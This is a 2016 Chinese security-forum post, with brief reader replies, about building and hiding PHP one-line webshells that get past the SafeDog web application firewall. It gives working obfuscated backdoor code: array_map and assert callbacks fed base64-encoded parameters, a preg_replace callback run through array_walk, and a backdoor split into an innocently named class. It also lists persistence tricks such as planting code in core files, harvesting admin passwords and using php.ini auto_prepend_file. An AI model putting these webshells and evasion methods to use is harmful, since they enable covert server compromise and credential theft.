Php一句话后门过狗姿势万千之后门构造与隐藏【一】

sofia / 2016-11-28 05:42:00 / 浏览数 8498

写在前面：
过狗相关的资料网上也是有很多，所以在我接下来的文章中，可能观点或者举例可能会与网上部分雷同，或者表述不够全面。
但是我只能说，我所传达给大家的信息，是我目前所掌握或者了解的，不能保证所有人都会有收获，但是个人水平有限，可能您觉得文章水平过低，或者并无太大营养。但是
另外，希望年轻人不要有太多戾气，更多的是需要保持一个谦逊态度对待技术，尤其是这个浮躁的安全界。
以上是我的开场白（没办法，这是我的一贯风格）
写php后门连载的目的。
希望大家能够暂缓日站的脚步，静下心来想一想，我们在用菜刀做一些除(sang)暴(jin)安(tian)良(liang)的事的时候，php做了些什么，安全狗又蜷缩在门后目睹了些什么。
其实我更愿意传授安全之道，而非渗透之术。
参考过网上很多种已有的php后门的写法，总之思路各种奇葩与新奇，但是衡量一个优秀的php后门并不是单单的看代码多少，过狗怎么样，而是一种基于实际场景的一种变
连接后门时发生了什么

所以当我在菜刀中双击连接的时候到底发生了什么，安全狗又是如何发现后门并拦截的？
php后门原理很简单，当我们连接时，实际上我们会向php文件post数据，这个数据的内容为我们需要php去执行的代码，当php获取到数据并执行后，将返回一个respons
那么waf能够识别到什么层次？
其实waf最多获取到tcp数据，也就是说，可以获取到我们所post的数据，与服务器所返回的数据，至于php执行命令的过程，用了什么对象，走了什么函数，大部分waf是无
所以即使是eavl()这个最原始的函数php如何去执行，waf是不管的，但是实际情况你可能还没到那一步，后门就被和谐了。
因为在此之前waf肯定要对后门文件进行特征分析，这关过了，才到数据层，最后才到返回层，那么接下来第二章与第三章将从后门构造与数据提交角度来探讨过狗的方式。
由于waf软件众多，防护机制不尽相同，我的一系列文章全部以安全狗为例。

WAF如何查杀

首先，后门写入的方式有很多，比如程序本身的move函数，远程包含，数据库导出等等方式，在这里就不详细展开了，
在后门写入过程中，waf首先会对文件的格式进行一个黑白名单检测，如一律不允许php文件上传。
如果上传这一步可以过，那么接下来就是对上传的文件内容进行被动查杀。

而后门特征的查杀一般在后门上传的过程与访问的过程，waf会使用相关的正则与代码预编译来判断是否为危险代码。
以前还经常有用字符串叠加或者加注释来躲避字符串匹配，但是现在很难单纯靠这种方式来绕过了。
当我们的代码本身可以过狗，加工post数据后门执行也没有问题后，最后就是WAF对返回的敏感信息进行检测与过滤了。
除此之外WAF可能会对特殊上传的文件进行权限控制，例如无法执行某些命令等等。
理论篇其实本身并没有太多的东西可说，更多的是希望大家对于WAF有个初步的认识，不要盲(qiang)目(xing)过狗，滥用菜刀。
那么下面两篇文章会分别从后门构造篇与数据传输篇来阐述过狗的来龙去脉。
其实狗狗还是很可耐的额。

后门构造思路，与安全狗文件特征检测的机制。

另外强调一下，这篇文章需要大家对于php有一定的认识。
本章节分为三大部分，第一部分针对初级，分析菜刀php代码的执行过程，较基础；第二部分主要总结一些可以利用的后门姿势，这部分我主要给大家分享一些搜集的后门，
声明：在后门举例中大部分后门构造与思路，可能网上都有类似的，如有雷同，来打我呀！

目前主流的waf软件（如安全狗）一般对于后门文件有主动查杀与被动查杀，主动好理解，被动主要就在于你访问该文件的时候，对该文件就行查杀，比如链接菜刀的时候。
因为安全狗对后门的查杀其实就是对代码的一个预编译，去除注释等无用代码，遇到if，直接检查if内部内容。
安全狗获取其他各种waf有什么样的特征库，我们并不能全部知晓，我们能做的只有一点点尝试，WAF永远在更新，黑阔门永远在换套路，几乎没有一劳永逸的后门。

说明：如果想更好的过狗，那么php是必须要会的，为了尽量照顾到不会php的同学，本文分享一些猥琐思路弥补一下。
先来一个最简单的过狗后门

下面分享的几个一句话都是可以直接过狗的，虽然很简单，但此之前，我们来遛一遛狗。

```
<?php $_GET[a](https://xianzhi.aliyun.com/forum/topic/342/$_GET);?>
```

这句话已经可以执行一切命令了，但是必然被杀，

我们可以用extract函数简单的处理下请求的数据

当然，想要完美过狗，执行更多命令，还需要数据层加工，详情参考第三章。
经典的回调函数

很多时候并不是给变量多一层加密就安全，其实很多waf对base64_decode相当敏感。
例如：

```
@array_map(base64_decode($_REQUEST['xx']),(array)base64_decode($_REQUEST['sofia']));
```

原理分析：xx参数直接传入一个assert函数，sofia参数传入assert(eval('执行代码'))。

直接暴出array_map后门，试试去掉base64？

没错，就这么简单，最危险的地方就是最安全的地方，起码文件特征安全狗确实没有检测出来。
然而这个一句话D盾是四级的，因为稍微懂点的人都能看出来是个后门。
但是距离实际意义上的过狗还是远远不够的，还需要数据层加工，详情参考第三章。之后你会发现，就这个一句话修改下post数据，可以完整过狗。
不卖关子：

```
@array_map(assert,(array)base64_decode($_REQUEST['sofia']));
■■■■■test.php?sofia=YXNzZXJ0KCRfUkVRVUVTVFsndnVsbiddKQ==    ■■ ■vuln
```

再来一个回调后门

```
<?
$Base = "base6"."4"."_decod"."e";
$_clasc = $Base($_REQUEST['vuln']);
$arr = array($Base($_POST['sofia']) => '|.*|e',);
@array_walk($arr, $_clasc, '');
?>
```

这是我之前修改过的一个版本，这里用的其实还是preg_replace后门，也是通过回调函数来实现执行，同样可以过：

详解：
带入参数：
vuln=cHJlZ19yZXBsYWNl(preg_replace)
sofia=cGhwaW5mbygp(phpinfo())

```
<?
$Base = "base6"."4"."_decod"."e";
$_clasc = $Base($_REQUEST['vuln']);//$_clasc=preg_replace
$arr = array($Base($_POST['sofia']) => '|.*|e',); //$arr = array('phpinfo()' => '|.*|e')
@array_walk($arr, $_clasc, ''); //preg_replace('|.*|e',phpinfo(),'')
?>
```

网上有很多现成的回调函数或者其他方式来过特征检测，再这里就不重复造轮子了。

后门隐藏

权限维持也是渗透中重要的环节，隐藏的不到位第二天就掉权限，猥琐的后门能一辈子跟随。

方法一：远程读取或者include文件

这个方法比较常见，如：

```
<?php
if($_POST['token'] == 'sofia'){
require 'home/wwwlogs/access.log';
}
```

但是就个人而言，我一眼看上就觉得有鬼，哪个正常程序会鬼畜到包含一个日志文件或者图片，当然也要根据场景来定。

方法二：

将代码放到核心函数文件中，做好文件时间修改，只要查杀不出来，一般站长也不会去动核心文件，也是具有一定隐蔽性的，

方法三：创建类或者函数，分离后门代码

这样的话基本上很难查杀了，比如再global_function.php类的文件中创建一个类，或者函数，在所调用这个核心函数的相关文件中实例化一个类，调用函数，那么也是妥妥
如：把class放到核心类文件中，在相关的调用文件中放入执行代码，隐蔽性会加强很多。

```
<?php
class Parse_Args {
public function apply_filters($key) {
assert($key);
}
}
//■■■■
@extract($_REQUEST);
$reflectionMethod = new Parse_Args();
$reflectionMethod -> apply_filters($s0fia);
?>
```

方法四：直接加密代码

直接将后门文件加密，

其实这就只是eval($_POST[x])加密后的结果，还需要构造什么？但是在渗透过程中可用性并不是很高，很多时候要写入后门代码，这根本没法写的，只能作为一种维持手段

方法五：创建手工后门

php不仅可以获取get，post数据还是可以获取server数据的，如user-agent，referrer，cookie，client
ip，所以我们完全可以在这些参数中加入需要执行的代码，但需要注意的是有的参数日志中会记录，这里仅提供思路，大家根据实际情况取发挥。

方法五：间接维持后台权限

可以直接在后台登陆页所include的核心函数中加入获取用户名密码的代码，如直接生成到本地服务器的一个txt中（可以加密下），记住这个隐蔽的url，时不时就会有密码
可以在后台页面中插入一个xss，这种效率相对较低，但是也是一种思路。

方法六：来硬的

这种方法只能针对中小站长，找到一个网站的核心但是又不常用的文件，比如lang文件等等，将自己后门加入，然后将整个文件加密，再替换源文件，功能一切正常，站长对
这个思路也可以结合方法三。

方法七：php.ini后门

修改php.ini配置来达到每个页面都执行某个后门，每个php都是后门，比如可以配置auto_prepend_file，自动加载某个文件，这部分后期抽时间再单独写出来。

上一篇：JavaWeb上传组件(时间竞争漏洞) 下一篇：Php一句话后门过狗姿势万千之传输...

1. 13 条回复

坏虾 2016-11-28 06:46:39

写的不错，表示支持。

0 回复Ta


老黑 2016-11-28 10:11:14

写的很不错 ，特地登陆支持一下

0 回复Ta


hades 2016-11-28 12:31:49

写的很不错 ，

0 回复Ta


星星宝宝 2016-11-28 13:22:53

支持

0 回复Ta


hope 2016-11-28 14:21:14

感谢楼主分享，学习

0 回复Ta


redn3ck 2016-11-29 08:16:31

特意从吐司跑来顶一波~

0 回复Ta


hades 2016-11-29 08:52:31


欢迎常驻

0 回复Ta


sofia 2016-11-29 12:11:57

我认识你，你就是那个掉进粪坑三个小时被打捞上来边跑边笑边擦嘴边打嗝的少年

0 回复Ta


hades 2016-11-29 12:35:08

画面太美 不敢想象

0 回复Ta


小歪 2016-12-08 05:32:35

公众号关注安全技术请求转载这两篇过狗的文章

0 回复Ta


shin 2016-12-11 16:37:26

从吐司跑来再看一次

0 回复Ta


鹰城广场 2017-10-28 09:17:52

介绍点加密的把

0 回复Ta


hades 2017-10-30 01:30:38

这文章有两篇的~

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板